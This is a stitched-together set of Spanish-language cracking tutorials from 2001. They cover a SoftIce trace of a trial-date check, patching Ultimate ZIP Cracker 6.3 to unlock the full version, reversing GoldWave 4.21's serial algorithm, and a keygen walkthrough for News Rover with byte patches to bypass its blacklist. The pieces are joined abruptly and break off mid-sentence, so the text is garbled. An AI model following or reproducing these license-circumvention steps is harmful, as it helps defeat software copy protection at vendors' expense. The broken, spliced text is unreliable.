Hasta aqui, podemos observar que la aplicacion utiliza la fecha del sistema para evaluar el uso del periodo de evaluacion (30 dias), y mostrar el resultado en el NAG inicial, asi que lo primero que haremos sera utilizar 'BPX GetSystemTime'

Corremos el Loader32 del SoftIce y cargamos la aplicacion, se habre el SoftIce indicando un error al inicializar

015F:0083332c INVALID

continuamos con 'F5', desaparece SoftIce por unos momentos y regresa en la siguiente direccion

```
KERNEL32!GetSystemTime
        015F:BFFA0AC6    SUB     EDX,EDX                        < ----------------- Aqui estamos
        015F:BFFA0AC8    PUSH    BFFA18BC
        015F:BFFA0ACD    PUSH    DWORD PTR FS:[EDX]
        015F:BFFA0AD0    MOV     FS:[EDX],ESP
        015F:BFFA0AD3    MOV     ECX, [ESP+0C]
        015F:BFFA0AD7    ADD     BYTE PTR [ECX],00
        015F:BFFA0ADA    ADD     BYTE PTR [ECX+0F],00
        015F:BFFA0ADE
```

seguimos corriendo la aplicacion con 'F5' esperando que aparesca el NAG y nada todavia, pero nuevamente volvemos a la direccion

```
                        015F:BFFA0AC6    SUB     EDX,EDX
```

una vez mas 'F5' y ahora si tenemos enfrente el NAG (presionando 'F4' para ver atras del SoftIce), continuamos y cerramos la aplicacion

Corremos nuevamente el proceso anterior, pero ahora nos detenemos en la segunda interrupcion, dado que si presionamos 'F5' nos aparece el NAG y queremos evitar eso, asi que presionamos 'F12' para ver quien hizo la llamada

```
        015F:780271E0    CALL    [KERNEL32!GetSystemTime]
        015F:780271E6    MOV     AX,[EBP-16]                    < ----------------- Aqui estamos
        015F:780271EA    CMP     AX,[7803EFF2]
        015F:780271F1
```

checamos con 'F4' y nada, todavia no apacere el NAG, asi que nuevamente va 'F12', que nos regresa a

```
        015F:005E0061    CALL    [00872A08]
        015F:005E0067    MOV     ECX,[ESP+1C]                   < ------------------ Aqui estamos
        015F:005E006B    MOV     EDX,[ESP+40]
        015F:005E006F    PUSH    ECX
        015F:005E0070    PUSH    EDX
        015F:005E0071    CALL    [00872AFC]
```

checamos nuevamente con 'F4' y nada, todavia no apacere el NAG, asi que nuevamente va 'F12', que nos regresa a

```
        015F:0073609A    CALL    005DFD10
```

```
015F:0073609F    PUSH   78                          < ------------------ Aqui estamos
015F:007360A1    CALL   008318D8
015F:007360A6    MOV    ESI,EAX
015F:007360A8    ADD    ESP,04
015F:007360AB    MOV    [ESP+0C],ESI
```

checamos nuevamente con 'F4' y nada, nuevamente va 'F12', que nos regresa a

```
015F:00621CF8    CALL   00735FE0
015F:00621CFD    ADD    ESP,04                      < ------------------ Aqui estamos
015F:00621D00    CALL   0083279C
015F:00621D05    TEST   ESI,ESI
```

checamos

Karpoff Spanish Tutor

Programa: ULTIMATE ZIP CRACKER 6.3

PROTECCION:	**Versión "demo" con todo deshabilitado.**
Objetivo:	**Conseguir un programa totalmente funcional.**
Descripcion:	**Para recuperar contraseñas perdidas.**
Dificultad:	**Principiante.**
DOWNLOAD:	**http://www.home.ru/vdg/uzc.htm**
Herramientas:	**Softice 3.24, Exescope 6.0, W32Dasm 8.9, un editor hexadecimal.**
CRACKER:	**Arkanian** **FECHA: 20/06/2001**

INTRODUCCION

"¿Perdiste la contraseña de uno de tus archivos comprimidos a través de ZIP?. Con Ultimate ZIP Cracker podrás recuperar esas contraseñas perdidas sin gran esfuerzo. El programa es capaz de utilizar varios métodos de recuperación de contraseñas, como es el caso del método de fuerza bruta, a través de búsquedas en diccionarios, y a través de fechas de nacimiento. Además, podrás especificar el rango de longitud de la contraseña y el tipo de carácteres que contiene, y por supuesto seleccionar el método de búsqueda de la contraseña. Mejoras en la nueva versión: Nueva utilidad para recuperar contraseñas, soporta ZIP, ARJ, Word y Excel en todas sus versiones, mucho más veloz (especialmente trabajando con archivos ZIP), diccionario más amplio, etc. ***Limitaciones de la versión shareware: Sólo podrás ver las contraseñas a través del método de "Brutal Force Attack".***

Impresionante, ¿no?, pues es mentira. La limitación del programa es que solo muestra las contraseñas compuestas de uno, dos y tres caracteres. Para contraseñas de cuatro caracteres en adelante aparece una ventana del tipo "Contraseña encontrada. Si quieres verla, pasa por caja".

Y es que no te puedes ya ni fiar de la publicidad. Publicidad engañosa se le llama a esto.

Realmente se pueden usar cualquiera de los numerosos métodos de búsqueda que trae el programa, pero limitado a contraseñas de tres caracteres, para cuatro o más de cuatro ...ya sabes, opción ***"Purchase the full version"***.

Vamos a ver como hacerlo para "liberar" totalmente el programa y convertirlo en algo útil.

Empezamos...

AL ATAKE


UNA PRUEBA PRELIMINAR

Instalamos el programa, el Setup trae por defecto como User name ***"Trial version user"*** sin posibilidad de modificación, ...ya veremos.

Lo ejecutamos y le decimos que si, que ***I Agree***, en la ventana que nos recuerda lo pobres que somos. El programa se inicia con un enorme y antiestético ***"trial version"*** como título de la ventana principal.

Investigamos un poco y vemos que no hay otra opción de registro que la que nos manda a la página de esta gente. Humm ... en el ***About*** hay un par de campos tipo ***edit*** atenuados, podemos posicionar el cursor pero no los podemos modificar, ...de momento.

Cogemos cualquier archivo, le metemos un ***"Add to zip"***, le ponemos una contraseña facil del tipo 1212 y probamos el programita de marras. En menos de 7 segundos obtenemos el siguente resultado:



El ***Home page*** nos manda a la página de los creadores del programa, ***Get password right now!*** nos manda a un formulario de envio de correo, donde les mandamos el archivo cuya contraseña queremos averiguar como archivo adjunto, ellos averiguan la contraseña y nos la reenvian después de pasar por caja. También nos avisan que no valen correos anónimos tipo hotmail o similar, que astutos.

Para más inri el botón ***View data*** muestra los cien primeros bytes del archivo para que veas que realmente ha encontrado la contraseña, realmente injurioso.

PLANIFICACION

Vamos a ver que nos cuenta el eXeScope. Rápidamente localizamos en Resource / Dialog la ventanas interesantes:

- -. Resource / Dialog / 100 --> La ventana del ***About***.

- -. Resource / Dialog / 107 --> Ventana del Setup donde trae por defecto el "***Trial version user***".
- -. Resource / Dialog / 122 --> ***"Thank you for trying... "***, la ventana de inicio del ***I Agree***.
- -. Resource / Dialog / 140 --> ***"Detection process is done"***, ...curiosísimo.
- -. Resource / Dialog / 141 --> La ventana que muestro en la imagen de arriba.

Muy interesante, tenemos dos diálogos con el mismo título, el 140 y el 141, ***"Detection process is done"***, uno es el de la versión shareware y el otro por sus caraterísticas tiene todas las pintas de ser el de la versión completa. Echadle un vistazo al diálogo 140 y comparadlo con el 141.

¿Me equivoco?, creo que no...

Parece que lo tenemos claro. Si planificamos la estrategia a seguir veremos que lo que hay que hacer es lo siguiente:

- -. Modificar el nombre de usuario de forma que seamos nosotros y no el ***"Trial version user"***.
- -. Saltar por encima de la ventana del ***"Thank you for trying..."***, shareware, etc...
- -. Que cuando descubra una contraseña de cuatro o más caracteres vaya al diálogo 140 y no al 141.
- -. Modificar el antiestético ***"trial version"*** del título de la ventana del programa.

VAMOS ALLA...

Primer punto, el usuario de programa.

Primero desinstalamos el programa y lo volvemos a instalar, ¿porqué?, pues por que la cosa funciona de la siguiente manera:

El programa de instalación se llama ***Ultimate.exe*** y esta comprimido, cuando lo ejecutamos nos muestra la ventana del Setup y a la vez se descomprime en ***C:\Windows\Temp*** un archivo llamado ***UZC.exe*** que es el que realmente se encarga de la instalación.

Es decir la ventana del Setup que aparece en pantalla **NO** es la misma que la del Resource / Dialog / 107. Para aclararnos estos son los diferentes archivos que intervienen:

- -. ***Ultimate.exe*** --> El programa comprimido con su ventanita de Setup y que se descomprime en...
- -. ***C:\Windows\Temp\UZC.exe*** --> El programa real de instalación que nos instala ....
- -. ***C:\Archivos de programa\Uzc\Uzc.exe*** --> El ejecutable del programa.

Lo que hay que hacer es modificar el contenido del ***User name*** de la ventana del Setup de ***Ultimate.exe***, y esto lo hacemos con SoftIce.

Esperamos que aparezca la ventana del Setup, hacemos un Ctrl+D, vamos a SoftIce y hacemos la busqueda:

- **S 30:0 LFFFFFFFFFF "Trial version user"**--> Buscamos...
  Pattern found at 30:809C8ED2 (809C8ED2) --> Encontramos esto...
  S --> Por si acaso.
  Pattern found at 30:C0F39154 (C0F39154) --> El eco de la búsqueda.

Modificamos en la Ventana de Datos, columna de ASCII, lo del ***Trial...*** por nuestro nombre, **ARKANIAN**. La cosa queda tal que, **ARKANIANrsion user**, para subsanar esto pulsamos el tabulador, nos vamos a la sección hex y machacamos los valores de **rsion user** con ceros.

Una vez finalizada la instalación del programa, en la ventana ***About*** ya aparece nuestro nombre. Perfecto...

Punto segundo, por encima del *"Thank you for trying..."*

Para este punto necesitaremos echar un vistazo al código de ***Uzc.exe*** con W32dasm. Encontramos esto en ***Dialog Information***, al principio del código desensamblado.

```
Name: DialogID_007A, # of Controls=010, Caption:"Ultimate ZIP Cracker"
001 - ControlID:FFFF, Control Class:"" Control Text:""
002 - ControlID:FFFF, Control Class:"" Control Text:"Thank you for trying
003 - ControlID:FFFF, Control Class:"" Control Text:""
004 - ControlID:FFFF, Control Class:"" Control Text:"I understand that I
005 - ControlID:0001, Control Class:"" Control Text:"&I Agree"
006 - ControlID:03EC, Control Class:"" Control Text:"&Register"
007 - ControlID:0002, Control Class:"" Control Text:"&Quit"
008 - ControlID:FFFF, Control Class:"" Control Text:"Please note that th
009 - ControlID:FFFF, Control Class:"" Control Text:""
010 - ControlID:FFFF, Control Class:"" Control Text:"Unregistered version
```

Se trata, evidentemente, de nuestra ventana que es identificada por el nombre de ***DialogID_007A***. Para ir al código pulsamos ***DLG Ref*** en la barra de herramientas, localizamos el diálogo 7A y nos plantamos aquí:

```
* Referenced by a CALL at Address:
|:00414939
|
:00403DF0 8B442404 mov eax, dword ptr [esp+04]
:00403DF4 56 push esi
:00403DF5 50 push eax
:00403DF6 8BF1 mov esi, ecx

* Possible Reference to Dialog: DialogID_007A --> La ventana dichosa.
|
:00403DF8 6A7A push 0000007A --> Guarda el identificador.
:00403DFA E857650200 call 0042A356 --> Nos vamos a la ventana shareware.
:00403DFF C706308D4300 mov dword ptr [esi], 00438D30
:00403E05 8BC6 mov eax, esi
:00403E07 5E pop esi
:00403E08 C20400 ret 0004
```

Hemos aterrizado aquí provenientes de una llamada en 00414939, así que, si vamos a esa dirección y buscamos hacia arriba, todos los saltos que encontremos y que nos permitan saltar por encima de esta dirección serán de lo más sospechoso.

Estamos en 00414939, un poco más arriba encontramos unas referencias a unas comprobaciones en el registro:

ADVAPI32.RegOpenKeyExA, Ord:0172h
ADVAPI32.RegQueryValueExA, Ord:017Bh
ADVAPI32.RegCloseKey, Ord:015Bh

Pero no se trata de lo que estamos buscando ya que a continucion viene:

*** Possible StringData Ref from Data Obj ->"Ultimate ZIP Cracker was not succesfully... instalado"**

Parece que las referencias anteriores simplemente buscan si el programa esta instalado mediante una comprobación de las claves en el registro de Windows, sigamos un poco más arriba:

```
:0041488E 8B442410 mov eax, dword ptr [esp+10]
```

:00414892 64892500000000 mov dword ptr fs:[00000000], esp
:00414899 81ECB8010000 sub esp, 000001B8
:0041489F 3D34120000 cmp eax, 00001234 --> Que curioso.
:004148A4 56 push esi
:004148A5 57 push edi
:004148A6 8BF1 mov esi, ecx
:004148A8 0F8510010000 jne 004149BE --

Karpoff Spanish Tutor

Programa: GOLDWAVE 4.21

PROTECCION:	**Serial Number.**		
Objetivo:	**Desmontar el algoritmo de generación del Serial.**		
Descripcion:	**Programa de edición de audio.**		
Dificultad:	**Principiante.**		
DOWNLOAD:	**http://www.goldwave.com**		
Herramientas:	**SoftIce 3.24, papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**25/03/2001**

INTRODUCCION

Un impresionante programa de edición de audio que apenas ocupa 2 Mb con ayuda y todo. Lástima que este en ingles, bueno, algún fallo tenía que tener, el mundo no es perfecto.

El Número de Serie válido correspondiente a los datos introducidos en la ventana de registro se genera a traves de un curioso algoritmo (si no sabes lo que es un algoritmo consulta un diccionario) que vamos a tratar de descifrar. Como resultado obtendremos un código valido para este programa y para todas las futuras versiones del mismo, o por lo menos así lo pone en la ayuda...

No esperes encontrar aquí un Número de Serie válido sino el procedimiento y la forma en la que este se genera.

No hacen falta grandes conocimientos matemáticos sino ganas de ejercitar las neuronas, un poco de atención, bajar al bar a por tabaco y dos elementos imprescindibles, papel en abundancia y algo para escribir. ¿Tienes de todo?, pues ya está.

Empezamos...

AL ATAKE

VISTAZO PRELIMINAR

Supongo que a estas alturas no hará falta que explique que bp's utilizar para saltar a SoftIce. Pero bueno, en beneficio de los menos preparados de todos vosotros iremos (otra vez) paso a paso. Bien, después de ejecutar el programa vamos a la ventana de registro que se encuenta en ***Options / Register*** y que una vez rellenados todos los datos tiene este aspecto:

Como se puede comprobar, tres cajas de edición, dos para el nombre y una para el Password, por cierto el Password que he metido y que está oculto por los asteriscos es 1234567890.

Crtl+D, cambiamos a SoftIce y aquí podemos optar por varios caminos:

-. Una busqueda mediante al comando **S** de, por ejemplo el ***Last Name***, ARKANIAN en este caso, para ponerle un **BPR [**resultado busqueda**] [**resultado busqueda + Nº de caracteres**] RW**.
-. Utilizar el comando **TASK** para identificar la tarea que nos interesa (Goldwave*), seguir con un **HWND GOLDWAVE** para acabar poniendo un **BMSG [**valor del ***Window Handle*** del primer ***Edit***] **WM_GETTEXT**.
-. Directamente y solo por probar **BPX HMEMCPY**. La experiencia siempre es un grado, ;-).

Cualquiera de los tres metodos funciona perfectamente y nos permitirá saltar a SoftIce después de pulsar el botón de ***OK***. ¿Estamos?, ¿Si?, Pues vamos directamente al código que genera el Serial válido.

EL CÓDIGO

Después de trazar un rato, salir al código real del programa y seguir otro rato con **F8** encontramos esto:

:00461B40 0FBE0A movsx ecx, byte ptr [edx] -> **Último carácter del First Name.**
:00461B43 03C8 add ecx, eax -> **Suma al valor del carácter el [Nº de caracteres - 1].**
:00461B45 03D9 add ebx, ecx -> **Lo suma a EBX que empieza de 0 .**
:00461B47 4A dec edx -> **Siguiente caracter.**
:00461B48 8BC8 mov ecx, eax -> **ECX hace de contador.**
:00461B4A 83C0FF add eax, FFFFFFFF -> **Disminuye EAX y lo prepara para el siguiente carácter.**
:00461B4D 85C9 test ecx, ecx -> **Comprobación del contador.**
:00461B4F 75EF jne 00461B40 -> **Si no es 0 volvemos arriba.**

Hemos introducido ARK como ***First Name***, teniendo en cuenta que la manipulación empieza con el último caracter y de ahí va hacia atras la siguiente tabla aclarará un poco las cosas:

POSICION [P]	CARACTER	VALOR	[P - 1]	VALOR + [P-1]
1	A	41	0	41
2	R	52	1	53
3	K	4B	2	4D
			Suma en EBX	E1

Un rato después y después de unas comprobaciones de la longitud de los datos introducidos, en la dirección :00461B72

encontramos otro fragmento de código similar que manipula el ***Last Name***, esta vez la suma se acumula en ESI, y la tabla correspondiente es:

POSICION [P]	CARACTER	VALOR	[P - 1]	VALOR + [P-1]
1	A	41	0	41
2	R	52	1	53
3	K	4B	2	4D
4	A	41	3	44
5	N	4E	4	52
6	I	49	5	4E
7	A	41	6	47
8	N	4E	7	55
			Suma en ESI	261

De momento claro hasta aquí ¿no?. Ha cogido los caracteres del Nombre y los ha manipulado hasta obtener dos valores que están en EBX = E1 y en ESI = 261. Veamos que hace con ellos, este es el código donde se efectua la manipulación:

:00461B9B 03F8 add edi, eax -> **Suma el Número de caracteres, First Name + Last Name, [3+8 = B].**
:00461B9D 59 pop ecx -> **Recupera ECX cuyo valor es 0.**
:00461B9E 8BC7 mov eax, edi -> **La suma de los caracteres a EAX = B.**
:00461BA0 8BD0 mov edx, eax -> **Lo mueve a EDX y empieza el baile...**
:00461BA2 8B4508 mov eax, dword ptr [ebp+08] -> **Con esto pone EAX a 0.**
:00461BA5 C1E204 shl edx, 04 -> **Desplaza a la izquierda 4 bits. Valor de EDX = B0.**
:00461BA8 8D1452 lea edx, dword ptr [edx+2*edx] -> **Empiezan**
:00461BAB 8D1492 lea edx, dword ptr [edx+4*edx] -> **las**
:00461BAE 8D1492 lea edx, dword ptr [edx+4*edx] -> **operaciones**
:00461BB1 8D1492 lea edx, dword ptr [edx+4*edx] -> **matemáticas para**
:00461BB4 03DA add ebx, edx -> **sumar el valor obtenido al valor del Fist Name [E1].**
:00461BB6 8B55FC mov edx, dword ptr [ebp-04] -> **Se pone EDX a 0.**
:00461BB9 8BCB mov ecx, ebx -> **Movemos el resultado anterior a ECX.**
:00461BBB C1E104 shl ecx, 04 -> **Desplaza de nuevo 4 bits a la izquierda.**
:00461BBE 8D0C49 lea ecx, dword ptr [ecx+2*ecx] -> **Más**
:00461BC1 8D0C89 lea ecx, dword ptr [ecx+4*ecx] -> **operaciones**
:00461BC4 8D0C89 lea ecx, dword ptr [ecx+4*ecx] -> **matemáticas**
:00461BC7 8D0C89 lea ecx, dword ptr [ecx+4*ecx] -> **para**
:00461BCA 03F1 add esi, ecx -> **sumar el nuevo valor al valor del Last Name, [261].**
:00461BCC 8BDE mov ebx, esi -> **El resultado final a EBX**
:00461BCE 8D741032 lea esi, dword ptr [eax+edx+32] -> **Una dirección que será usada luego.**
:00461BD2 85DB test ebx, ebx -> **Chequeo de control.**
:00461BD4 7425 je 00461BFB -> **No saltamos...**

Después de todo esto tenemos en EBX el valor 17AF16D1, ¿será este el Número buscado?, pues no, la cosa todavía sigue un poco más. Inmediatamente después del salto anterior siguen las operaciones matemáticas:

:00461BD6 8BC3 mov eax, ebx -> **El valor final obtenido, 17AF16D1, a EAX.**
:00461BD8 33D2 xor edx, edx -> **Ponemos EDX a 0.**
:00461BDA B91A000000 mov ecx, 0000001A -> **El divisor de la siguiente operación.**
:00461BDF F7F1 div ecx -> **Divide EAX entre ECX, el cociente se queda en EAX y el resto va EDX.**
:00461BE1 80C241 add dl, 41-> **Le suma 41 al resto y ya tenemos el primer caracter del Serial válido.**
:00461BE4 8BC3 mov eax, ebx -> **Otra vez el valor final en EAX.**
:00461BE6 8816 mov byte ptr [esi], dl -> **El caracter obtenido a la dirección donde se creará el Serial.**
:00461BE8 33D2 xor edx, edx -> **Lo ponemos a 0 para la siguiente operación.**
:00461BEA B91A000000 mov ecx, 0000001A -> **El divisor de nuevo.**
:00461BEF 46 inc esi -> **Incrementa la dirección de ESI para el siguiente caracter.**
:00461BF0 F7F1 div ecx -> **Otra división.**
:00461BF2 FF45FC inc [ebp-04] -> **Aquí aparece el contador de caracteres del Serial bueno.**
:00461BF5 89C3 mov ebx, eax -> **Prepara EBX para la siguiente vuelta.**

:00461BF7 85DB test ebx, ebx -> **Comprobación de control.**
:00461BF9 75DB jne 00461BD6 -> **Volvemos arriba...**

Poniendo todo en claro para que nos enteremos, la cosa es más o menos así:

ALGORITMO DE UN SERIAL VÁLIDO

First Name: **SUMA [Valor caracter + (Posición - 1)] = VALOR 1, (V1).**
***Last Name*:** **SUMA [Valor caracter + (Posición - 1)] = VALOR 2, (V2). (*)**

(*) No te rias, pero usando sólo valores numéricos como caracteres del Nombre puedes convertir una hoja de Excel en un Keygen. (Paja mental producto de una espectacular resaca). ¡Y funciona!

Nº Total de caracteres: **Nº carateres *First Name* + Nº caracteres *Last Name* = X,**

Le añadimos un 0 a la derecha, nos queda X 0, entonces:
[X 0 + (2*X 0)] = A
[A + (4*A)] = B
[B + (4*B)] = C
[C + (4*C)] = RESULTADO 1, (R1)

Lo sumamos al valor del First Name:
V1 + R1 = SUMA 1, (S1)

A esta suma le añadimos otro cero a la derecha, (S1 0), y seguimos:
[S1 0 + (2*S1 0)] = D
[D + (4*D)] = F
[F + (4*F)] = G
[G + (4*G)] = RESULTADO 2 , (R2)

Le sumanos al valor correspondiente del Last Name:
V2 + R2 = Valor obtenido del Nombre.

Por último hacemos las divisiones teniendo en cuenta que solo el resto resultante de la secuencia impar de operaciones va a ser utilizado para generar el Número de Serie válido:*</em*

Karpoff Spanish Tutor

Programa: News Rover 6.2 rev. 3

PROTECCION: **Name / Serial**

Objetivo: Hacer un Keygen

Descripcion: Gestiona mensajes de grupos de noticias o eso creo...

Dificultad: Será fácil, pero a mí me ha costado lo suyo :o(

DOWNLOAD: ftp://ftp118.pair.com/pub/sandh/nrsetup.exe

Herramientas: **Softice**

CRACKER: **CaoS ReptantE** **FECHA:** **14/05/2001**

INTRODUCCION

Empiezo este tutorial como empezaba el gaucho Martín Fierro el relato de sus desdichas:

"Aquí me pongo a cantar
al compás de la *vigüela*,
que el hombre que lo desvela
una pena *estraordinaria*,
como *la* ave solitaria
con el cantar se consuela."

Y es que no se sabe si reír o llorar. Este programador es ponzoñoso. Creo que el crackear este programa ha acelerado el irreversible proceso de mi decrepitud... :o(
Primero me encontré con la sorpresa de que los cambios efectuados por el SoftIce EN LA MEMORIA, se guardan en el ejecutable, que queda alterado, conservando la fecha y hora originales. Sé que esto es difícil de creer, pero fácil de comprobar. Estos cambios, además, no sólo consisten en la modificación, por ejemplo, de un salto que hayamos podido hacer sobre la marcha, si no que, si hemos hecho un breakpoint a una dirección de la memoria, nos coloca CC en esa dirección del programa (no lo hace en caso de breakpoints que no se refieran a direcciones concretas como por ejemplo, hmemcpy o funciones similares). ¿Por qué CC? Es la codificación de la instrucción INT3 que es la que utiliza el SoftIce para detener la ejecución del programa "víctima". De aquí resulta que si miramos esa dirección del programa con un editor hexadecimal, vemos CC, pero si ejecutamos el programa, el SIce se detiene y no nos muestra CC, sino la instrucción que debería ir en ese lugar. A causa de estas manipulaciones, veremos como acaba apareciendo la famosa ventana que nos informa de que "Este programa ha efectuado una operación no..." y a la calle. Esto quiere decir que el sacar una copia de seguridad del ejecutable, que en otros casos es conveniente, aquí es imprescindible.

Y luego está la lista negra. Sí, una lista negra en la que se incluyen más de un centenar de textos, entre nombres de crackers y textos susceptibles de ser utilizados en pruebas como "bla bla", "qwerty", "registered" etc. También ha pensado el programador en los castellanoparlantes y ha incluido "lo que sea". Que Dios le bendiga... :'o(

Pero vamos a ver, ¿de verdad cree este hombre que merece la pena tomarse el trabajo de crear esa larguísima lista negra, cuando su flamante programa lo puede crackear un indocumentado como yo, cambiando ocho tristes bytes? En fin, si así se ha quedado a gusto, bien hecho está. De todos modos, no vamos a parchear el programa sino a hacer un generador de números de registro. De hecho, la única utilidad de la lista negra es que nos obliga a poner una advertencia en el keygen, previniendo al posible usuario de que éste puede fallar.

Después del trabajo que me ha costado hacer el keygen, espero figurar en la lista negra de la próxima versión. Si no es así, tendré que ponerme en contacto con el infausto programador y decirle cuatro cosas bien dichas... :oD

AL ATAKE

El proceso que se sigue para la comprobación del número es básicamente el siguiente: Lo primero que hace, es pasar el número decimal introducido (de un mínimo de 9 cifras) a hexadecimal, lo descompone en dos números que divide por dos y por cuatro, hace una serie de permutaciones, operaciones XOR y finalmente compara cuatro cifras del número resultante con otras cuatro de un número obtenido a partir del nombre, ayudándose de una tabla que ya hemos visto en alguna otra ocasión.

Vamos a intentar seguir este proceso de manera que se entienda. :o)

En primer lugar, arrancamos el programa con el SoftIce agazapado, y veremos una ventana en la que, con la excusa de darnos la bienvenida, nos pide que nos registremos. Así pues, introduciremos nuestros datos de registro, en este caso: Caos reptante como nombre y 305441741 como número. ¿Que es un número raro? ya veréis como no. Una vez introducidos los datos y antes de pulsar "Enter..." entramos en el SIce y ponemos la instrucción **bpx getwindowtexta**. A continuación, volvemos al programa y pulsamos "Enter..." El SIce se detiene. Damos una vez a F5 para que lea la otra ventana, luego a F12 y caemos en este punto:

```
* Reference To: USER32.GetWindowTextA, Ord:015Eh
                                    |
:00511325 FF1598765400              Call dword ptr [00547698]
:0051132B EB12                      jmp 0051133F
```

Aquí trataremos de pillar al programa cuando lee nuestro nombre o número mediante las instrucciones **s 30:00 l ffffffff 'Caos reptante'** y **s 30:00 l ffffffff '305441741'**. Una vez sabemos donde guarda el programa nuestros datos, estableceremos los correspondientes breakpoints: **bpm** *direccion_nombre* **rw** y **bpm** *direccion_numero* **rw**. Damos a F5 para continuar y nos detenemos en:

```
:004584B9 F2                        repnz
:004584BA AE                        scasb
:004584BB F7D1                      not ecx
:004584BD 49                        dec ecx
:004584BE 83F901                    cmp ecx, 00000001
```

Aquí comprueba que el nombre tenga al menos una letra :o)

```
:004584C1 0F8278050000              jb 00458A3F
:004584C7 8D7C2478                  lea edi, dword ptr [esp+78]
:004584CB 83C9FF                    or ecx, FFFFFFFF
:004584CE F2                        repnz
:004584CF AE                        scasb
:004584D0 F7D1                      not ecx
:004584D2 49                        dec ecx
:004584D3 83F909                    cmp ecx, 00000009
```

Y aquí, que el número tiene al menos nueve cifras. Si quisiéramos parchear el programa, substituiríamos el 09 por 01 (primer byte).

```
:004584D6 0F8263050000            jb 00458A3F
```

Este salto nos mandaría a freír espárragos.
Seguimos adelante y llegamos a la rutina que convierte nuestro número en hexadecimal:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00458543(C)
|
:0045851B 0FBE06                  movsx eax, byte ptr [esi]
:0045851E 50                      push eax
............
```

un bucle un poco largo.

```
............
:00458541 3AC3                    cmp al, bl
:00458543 75D6                    jne 0045851B
:00458545 8B4C2410                mov ecx, dword ptr [esp+10]
```

Una vez convertido nuestro número (ECX=1234ABCD) podéis ver que no era tan raro :o)

```
:00458549 890DB44F5B00            mov dword ptr [005B4FB4], ecx
:0045854F E89CA1FCFF              call 004226F0
:00458554 DC2530315B00            fsub qword ptr [005B3130]
............
```

Traceamos pacientemente.

```
............
:0045858A 50                      push eax
:0045858B DDD8                    fstp st(0)
:0045858D E86EF6FFFF              call 00457C00



* Referenced by a CALL at Addresses:
|:0040DB27 , :0042F53C , :00457B9E , :0045858D , :004D2EF3
|
:00457C00 8B442408                mov eax, dword ptr [esp+08]    EAX=1234ABCD
:00457C04 8B4C2404                mov ecx, dword ptr [esp+04]    ECX=83EB84, la
                                                                 dirección de
                                                                 nuestro nombre
:00457C08 83EC0C                  sub esp, 0000000C
:00457C0B 53                      push ebx
:00457C0C 55                      push ebp
:00457C0D 56                      push esi
:00457C0E 57                      push edi
:00457C0F 50                      push eax
:00457C10 51                      push ecx
:00457C11 E83AF50700              call 004D7150
```

En este call, se comprueba que se haya introducido un nombre (4D71A4), que dicho nombre no esté en la lista negra (4D71E1) y que se haya introducido un número distinto de 0 (4D71F4 y 4D71FD). Si quisiéramos parchear el programa, substituiríamos en la dirección 4D71E3 el salto 74 30 por 90 90 (segundo y tercer bytes). Ya estamos de vuelta:

```
:00457C16                         83C408 add esp, 00000008
:00457C19 89442424                mov dword ptr [esp+24], eax   pone en 83EB6C,
                                                                el valor CDAB3412
:00457C1D 85C0                    test eax, eax
:00457C1F 750D                    jne 00457C2E
```

Saltamos...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457C1F(C)
|
:00457C2E                         8D542424 lea edx, dword ptr [esp+24]     83EB6C
:00457C32 6A04                    push 00000004
:00457C34 52                      push edx
:00457C35 E866010000              call 00457DA0
```

Entramos en el call y no parece haber nada interesante hasta que llegamos a este bucle:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00457E5D(C)
|
:00457DEB 8D542414                lea edx, dword ptr [esp+14]
:00457DEF 52                      push edx
:00457DF0 6A00                    push 00000000
:00457DF2 E829010000              call 00457F20
:00457DF7 8BD8                    mov ebx, eax
:00457DF9 8D44241C                lea eax, dword ptr [esp+1C]
:00457DFD 50                      push eax
:00457DFE 6A00                    push 00000000
:00457E00 E81B010000              call 00457F20
:00457E05 8A1430                  mov dl, byte ptr [eax+esi]
```

Este bucle se ejecuta dos veces, en la primera ESI =83EB6C (Este registro apunta a una posición de la memoria que no siempre es la misma, por lo que esta y otras direcciones que indico aquí, sólo son válidas como referencia) y EAX=2 por lo tanto, pone en DL el valor 34. La segunda vez EAX=0 y el valor de DL será CD.

```
:00457E08 8A0C33                  mov cl, byte ptr [ebx+esi]
```

La primera vez, EBX=3 y por lo tanto CL=12, la segunda, EBX=1 y CL= AB. Para no complicar demasiado la explicación, en las instrucciones siguientes veremos lo que ocurre en el primer paso por el bucle, y al final del mismo, veremos lo que ha ocurrido en el segundo paso.

```
:00457E0B 89442420                mov dword ptr [esp+20], eax
:00457E0F 8D442424                lea eax, dword ptr [esp+24]
:00457E13 50                      push eax
:00457E14 6A01                    push 00000001
```

Ahora va a poner un número en la dirección 83EB44:

```
:00457E16 C644247000              mov [esp+70], 00
:00457E1B 884C2471                mov byte ptr [esp+71], cl
:00457E1F 88542472                mov byte ptr [esp+72], dl
:00457E23 C644247300              mov [esp+73], 00
```

Ahora en 83EB44 tenemos: 00 12 34 00.

```
:00457E28 E8F3000000              call 00457F20
:00457E2D 8B542470                mov edx, dword ptr [esp+70]   EDX=00341200
:00457E31 8BC8                    mov ecx, eax                  ECX=2
:00457E33 D3EA                    shr edx, cl                   EDX=000D0480
```

Desplaza los bits dos posiciones a la derecha, lo que equivale a dividir por 4

```
:00457E35 8B442428                mov eax, dword ptr [esp+28]
